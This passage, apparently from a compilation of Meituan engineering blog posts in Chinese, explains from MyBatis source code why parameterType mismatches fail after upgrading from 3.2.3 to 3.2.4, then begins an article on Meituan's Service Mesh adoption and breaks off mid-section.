


图 3　SqlSource 依赖参数

在 SqlSource 的构建中，parameterType 参数其实是被忽略不用的，并没有继续往下传递，这跟官方的描述是一致的。因为 3.2.4 之前这个 parameterType 属性被

忽略了，然后就创建了 DynamicSqlSource，这个类主要是用于处理 MyBatis 动态 SQL 的类。如下图 4 所示：




图 4　SqlSource 构建

在框架初始化的阶段，需要介绍的内容，在 3.2.3 版本已经介绍完毕。当执行 getStudentById 方法时，MyBatis 的流程如下图 5 所示。因受限于图片长度，我们对布局进行了一些调整：




图 5　运行流程

在具体执行阶段，也涉及到一些组件，我们需要做简单的了解：

- **SqlSession**：作为 MyBatis 工作的主要顶层 API，表示和数据库交互的会话，完成必要数据库增删改查功能。
- **Executor**：MyBatis 执行器，这是 MyBatis 调度的核心，负责 SQL 语句的生成和查询缓存的维护。
- **BoundSql**：表示动态生成的 SQL 语句以及相应的参数信息。
- **StatementHandler**：封装了 JDBC Statement 操作，负责对 JDBC statement 的操作，如设置参数、将 Statement 结果集转换成 List 集合等等。
- **ParameterHandler**：负责对用户传递的参数转换成 JDBC Statement 所需要的参数。
- **TypeHandler**：负责 Java 数据类型和 JDBC 数据类型之间的映射和转换。

我们主要关注获取 BoundSql 以及参数化语句的流程，这也是 3.2.3 和 3.2.4 差异比较大的一个地方。在进入 Executor 的 Query 方法后，会首先通过对应的 MappedStatement 来获取 BoundSql，用来帮助我们动态生成 SQL 语句，里面绑定了对应的 SQL 以及参数映射关系。在构建框架阶段，我们使用的 SqlSource 是 DynamicSqlSource，通过这个类来生成获取 BoundSql，如下图 6 所示：




图 6　获取 BoundSql

通过图 6 的代码，我们可以得知，parameterType 在初始化阶段未被使用，而是在 SQL 执行时获取到的，但获取到的类型是 parameterObject 对应的类型，这个类是用来记录 Mapper 方法上对应的参数。如下图 7 所示，它并非在 SQL 配置文件中标注的 java.lang.String。




图 7　parameterObject 类型

然后我们通过 SqlSourceBuilder 的 parse 方法对 SQL 以及获取到的类型进行再次处理，其中的流程代码比较长。在这个过程中，我们主要去构建 SQL 的参数和 Java 类型的绑定关系，MyBatis 依赖这个绑定关系，使用对应的 TypeHandler 去进行值的转换。

调用链路是 `SqlSourceParser.parse -> 内部类 ParameterMappingTokenHandler.handleToken -> 私有方法 buildParameterMapping`，如下图 8 中的代码所示。因为当前的 parameterType 为 MapperMethod$ParamMap，经过了多个 if 判断，判定当前 property id 的 propertyType 为 Object.class 类型。接下来，构建 SQL 的参数和 Java 类型的绑定关系 ParameterMapping，再进行返回。




图 8　buildParameterMapping 过程

构建完成的 ParameterMapping 的结构如下图 9 中的代码所示，参数 id 对应的 javaType 类型为 java.lang.Object，对应的 TypeHander 处理器为 UnknownTypeHandler，也就是未找到合适的 TypeHandler 的兜底选项。




图 9　ParameterMapping 结构

接下来，流程就会流转到Executor，在`org.apache.ibatis.executor.SimpleExecutor#doQuery`进行查询时，会根据当前的SQL类型，生成对应的StatementHandler。因为我们目前都是用的预编译SQL，因此生成的statementHandler就是PreparedStatementHandler，熟悉JDBC的小伙伴应该马上可以猜到对应的语句是什么类型了。然后，我们对这句SQL语句进行填充，如下图10中的代码所示。我们会通过PreparedStatementHandler的parameterize方法对Statement进行参数化，也就是进行填充。

```
private Statement prepareStatement(StatementHandler handler, Log statementLog) throws SQLException {  handler: RoutingStatementHandler@1552
  Statement stmt;  stmt: "com.mysql.jdbc.JDBC42PreparedStatement@662b4c69: SELECT id,name,age FROM student WHERE id = ** NOT SPECIFIED **"
  Connection connection = getConnection(statementLog);  connection: "com.mysql.jdbc.JDBC4Connection@7ea9e1e2"
  stmt = handler.prepare(connection);  connection: "com.mysql.jdbc.JDBC4Connection@7ea9e1e2"
  handler.parameterize(stmt);  handler: RoutingStatementHandler@1552  stmt: "com.mysql.jdbc.JDBC42PreparedStatement@662b4c69: SELECT id,name,age FROM st
  return stmt;
}
```

图10　PrepareStatement处理过程

在PreparedStatementHandler进行参数化时，会将参数化的职责交给DefaultParameterHandler处理。如下图11中的代码所示，我们主要关注红线部分，首先会获取ParameterMapping对应的TypeHander，如前文所述，获取到的是UnknownTypeHandler，然后会通过setParameter方法，将参数id替换成对应的值。

```
public void setParameters(PreparedStatement ps) throws SQLException {
  ErrorContext.instance().activity("setting parameters").object(mappedStatement.getParameterMap().getId());
  List<ParameterMapping> parameterMappings = boundSql.getParameterMappings();
  if (parameterMappings != null) {
    MetaObject metaObject = parameterObject == null ? null : configuration.newMetaObject(parameterObject);
    for (int i = 0; i < parameterMappings.size(); i++) {
      ParameterMapping parameterMapping = parameterMappings.get(i);
      if (parameterMapping.getMode() != ParameterMode.OUT) {
        Object value;
        String propertyName = parameterMapping.getProperty();
        if (boundSql.hasAdditionalParameter(propertyName)) { // issue #448 ask first for additional params
          value = boundSql.getAdditionalParameter(propertyName);
        } else if (parameterObject == null) {
          value = null;
        } else if (typeHandlerRegistry.hasTypeHandler(parameterObject.getClass())) {
          value = parameterObject;
        } else {
          value = metaObject == null ? null : metaObject.getValue(propertyName);
        }
        TypeHandler typeHandler = parameterMapping.getTypeHandler();
        JdbcType jdbcType = parameterMapping.getJdbcType();
        if (value == null && jdbcType == null) jdbcType = configuration.getJdbcTypeForNull();
        typeHandler.setParameter(ps,  i: i + 1, value, jdbcType);
      }
    }
  }
}
```

在 Typehandler 的流程里，首先会进入 BaseTypeHandler，然后在具体设置时，会进入子类的方法。在 UnknownTypeHandler，首先会再次对参数 parameter 进行解析，判断最正确的 TypeHandler 类型，如下图 12 中的代码所示：




图 12　获取可用 TypeHandler

在 resolveTypeHandler 方法中，因为已知了参数值的类型，通过 Integer 这个 class 在 typeHandlerRegistry 中寻找对应的 TypeHandler，TypeHandlerRegistry 是 MyBatis 启动时内置好的，代表 Java 对象类型和 TypeHandler 的映射关系，有兴趣的同学可以进入这个类详细看下。在这个例子中，我们会直接获取到 IntegerHandler，如下图 13 中的代码所示：




图 13　获取 IntegerHandler

在获取到 IntegerHandler 后，我们就可以使用 IntegerTypeHandler 的 setInt 方法，对 SQL 语句中的参数进行替换。如图 14 中的代码所示，SQL 语句被成功替换：




图 14　IntegerHander 值替换

后续就是执行 SQL 并处理返回结果，这就不在本文的讨论范围内了。从上文的分析中，我们可以了解到，在 3.2.3 及以下版本，MyBatis 会忽略 parameterType，在真正进行 SQL 转换时，重新根据 SQL 方法入参类型，然后计算合适的 TypeHandler 处理器，所以本案例中的代码在 3.2.3 版本时，它在运行时是正常的。

以版本 3.2.4 为例，相比版本 3.2.3，MyBatis 构建 SQL 语句过程的变化分析

在前一章节中，我们得知 MyBatis 在运行 SQL 阶段重新计算参数对应的 TypeHandler，然后进行 SQL 参数的替换。那么，在版本 3.2.4 中，MyBatis 做了什么改动，从而导致了原有的使用方式变得不可用呢？从官方的 Release Log 来看，版本 3.2.4 做了这样的一个改动。

> This version builds the binding information during startup and the “parameterType” attribute is used

这个意思是说：parameterType 会在框架初始化阶段阶段就被使用到。我们将分析的重点放在构建阶段，因为负责处理绑定关系的 BoundSql 由配置阶段的 SqlSource 生成，我们主要查看 SqlSource 的构建，在 3.2.4 中发生了什么变化。如图 15 所示，与 3.2.3 不同，3.2.4 首先判断了是否为动态 SQL，在非动态 SQL 情况下，才会将 parameterType java.lang.String 作为参数，传入 SqlSource 的构造方法。




图 15　生成 SqlSource

而后续流程与 3.2.3 一致，因为 parameter 类型为 java.lang.String，在构建 parameterMapping 时，使用的类型就是 java.lang.String。




图 16　构建 ParameterMapping 与 3.2.3 版本的差异

因为在框架初始化阶段，SqlSource 的 ParameterMapping 中 id 对应的类型就是 java.lang.String，这就导致在进行 SQL 语句的替换时，获取到的 TypeHandler 是 StringTypeHandler，如下图 17 所示：




图 17　整数类型的参数获取到了 StringTypeHandler

后面的报错原因就比较好理解了，在调用 StringTypeHandler 的 setString 方法时，报出了 `java.lang.ClassCastException: java.lang.Integer cannot be cast to java.lang.String` 的错误。

总结

我们总结一下这个案例因：

MyBatis 3.2.3 版本支持 parameterType 和实际参数类型不匹配，在执行 SQL 阶段，动态计算值处理器类型。在大版本升级 2 个版本号后，parameterType 实际的类型开始生效，使用对应这个类型的 TypeHandler 对 SQL 进行参数替换，会导致 Mapper 方法中的参数和 XML 中的 parameterType 不匹配时，进而会出现类型转换报错。

这一段排查的经历，对自己后续编写代码及在系统上线时也有一些启发，主要包括以下几个方面：

- 在 inf-bom 升级时，需要线下进行全面回归，要避免框架存在不兼容的用法，不然的话，就容易导致线上错误。
- 开发同学可以检查自己系统内的 MyBatis 版本，如果是 3.2.4 以下，需要全面检查下现在的 Mapper 文件里对于 parameterType 的使用和 Mapper 方法中实际的参数类型是否一致，避免升级到 3.2.4 及以上版本时发生转型报错。如果有不匹配的情况存在，需要进行修正或者不使用 parameterType，让 MyBatis 在运行 SQL 时自动计算对应的类型。
- 可以考虑使用 MyBatis-Generator 来自动生成 XML 和 Mapper 文件，毕竟是专业团队在维护，稳定性相对来说会更好一些，同时能够避免手动修改 XML 文件带来的误操作。
- 可以主动关注强依赖的一些开源框架的 Release Log，不要错过了重要的信息。

参考资料

带你一步一步手撕 MyBatis 源码加手绘流程图——构建部分
带你一步一步手撕 MyBatis 源码加手绘流程图——执行部分
MyBatis 源码解析（三）—缓存篇
面试官问你 MyBatis SQL 是如何执行的？把这篇文章甩给他
源码分析（1.4 万字）| MyBatis 接口没有实现类为什么可以执行增删改查
MyBatis/MyBatis-3/Comparing changes

作者简介

凯伦，2016 年校招加入美团，后端开发工程师。

招聘信息

电子发票技术团队负责美团发票平台建设和相关创新探索工作，我们的宗旨是提升美团用户在美团各业务场景下的开票体验，同时赋能商家提升发票管理效率。欢迎志同道合的小伙伴加入，通过技术的力量为亿万用户提升电子发票服务体验。感兴趣的同学可投递简历至：tech@meituan.com（邮件标题注明：电子发票业务）

复杂环境下落地 Service Mesh 的挑战与实践

作者：继东　薛晨　业祥　张昀

导读

在私有云集群环境下建设 Service Mesh ，往往需要对现有技术架构做较大范围的改造，同时会面临诸如兼容困难、规模化支撑技术挑战大、推广困境多等一系列复杂性问题。本文会系统性地讲解在美团在落地 Service Mesh 过程中，我们面临的一些挑战及实践经验，希望能对大家有所启发或者帮助。

一、美团服务治理建设进展

1.1 服务治理发展史

首先讲一下 OCTO，此前美团技术团队公众号也分享过很相关的文章，它是美团标准化的服务治理基础设施，现应用于美团所有事业线。OCTO 的治理生态非常丰富，性能及易用性表现也很优异，可整体概括为 3 个特征：


1. 属于公司级的标准化基础设施。技术栈高度统一，覆盖了公司 90% 以上的应用，日均调用量达数万亿次。
2. 经历过较大规模的技术考验。覆盖数万个服务、数十万个节点。
3. 治理能力丰富。协同周边治理生态，实现了 SET 化、链路级复杂路由、全链路压测、鉴权加密、限流熔断等治理能力。

回顾美团服务治理体系的发展史，历程整体上划分为四个阶段：

1. **第一阶段是基础治理能力统一**。实现通信框架及注册中心的统一，由统一的治理平台支撑节点管理、流量管理、监控预警等运营能力。
2. **第二阶段重点提升性能及易用性**。4 核 4GB 环境下使用 1KB 数据进行 echo 测试，QPS 从 2 万提升至接近 10 万，99 分位线 1ms；也建设了分布式链

路追踪、分阶段耗时精细埋点等功能。

3. **第三阶段是全方位丰富治理能力**。落地了全链路压测平台、性能诊断优化平台、稳定性保障平台、鉴权加密等一系列平台，也实现了链路级别的流量治理，如全链路灰度发布等。
4. **第四阶段是建设了跨地域的容灾及扩展能力**。在每天数千万订单量级下实现了单元化，也实现了所有 PaaS 层组件及核心存储系统的打通。



1.2 服务治理体系的困境

目前，美团已具备了较完善的治理体系，但仍有较多的痛点及挑战。大的背景是公司业务蓬勃发展，业务愈发多元化，治理也愈发精细化，这带来了较多新的问题：

1. 业务与中间件强耦合，制约彼此迭代。当中间件引入 Bug，可能成百上千、甚至数千个业务需要做配合升级，中间件的新特性也依赖业务升级后才能使用，成本很高。
2. 中间件版本碎片化严重。发布出去的组件基本托管在业务侧，很难统一进行管控，这也频繁造成业务多类的问题。
3. 异构体系融合难。新融入公司的技术体系往往与美团不兼容，治理体系打通的成本很高，难度也很大。此前，美团与大众点评打通治理，不包含业务迁移，就历时 1 年半的时间；近期，摩拜使用的 gRPC 框架也无法与系统进行通信，但打通迫在眉睫。
4. 非 Java 语言治理体系能力弱，多个主流语言无官方 SDK。多元业务场景下，未来多语言也是个趋势，比如在机器学习领域，Python 语言不太可能被其他语言完全代替。


二、服务治理体系优化的思路与挑战

2.1 优化思路


总结来看，OCTO 在服务层实现了统一抽象来支撑业务发展，但它并未解决这层架构可以独立演进的问题。

1.2 节中问题 1 与问题 2 的本质是“耦合”，问题 3 与问题 4 的本质是“缺乏标准服务治理运行时”。在理想的架构中，异构语言、异构治理体系可以共用统一的标准治理运行时，仅在业务使用的 SDK 部分有轻微差异。

所以，我们整体的优化思路分为三步：**隔离解耦，在隔离出的基础设施层建设标准化治理运行时，标准之上建体系**。



上述解决方案所对应的新架构模式下，各业务进程会附属一个 Proxy 进程，SDK 发出以及接收的流量均会被附属的 Proxy 拦截。像限流、路由等治理功能均由 Proxy 和中心化的控制大脑完成，并由控制面对接所有治理子系统集成。这种模式下 SDK 很轻薄，异构的语言、异构的治理体系就很容易互通，从而实现了物理解耦，业界将这种模式称为 Service Mesh（其中 Proxy 被称为数据面、中心化控制大脑被称为控制面）。



2.2 复杂性挑战

美团在实践中所面临的复杂性划主要包括以下 4 类：

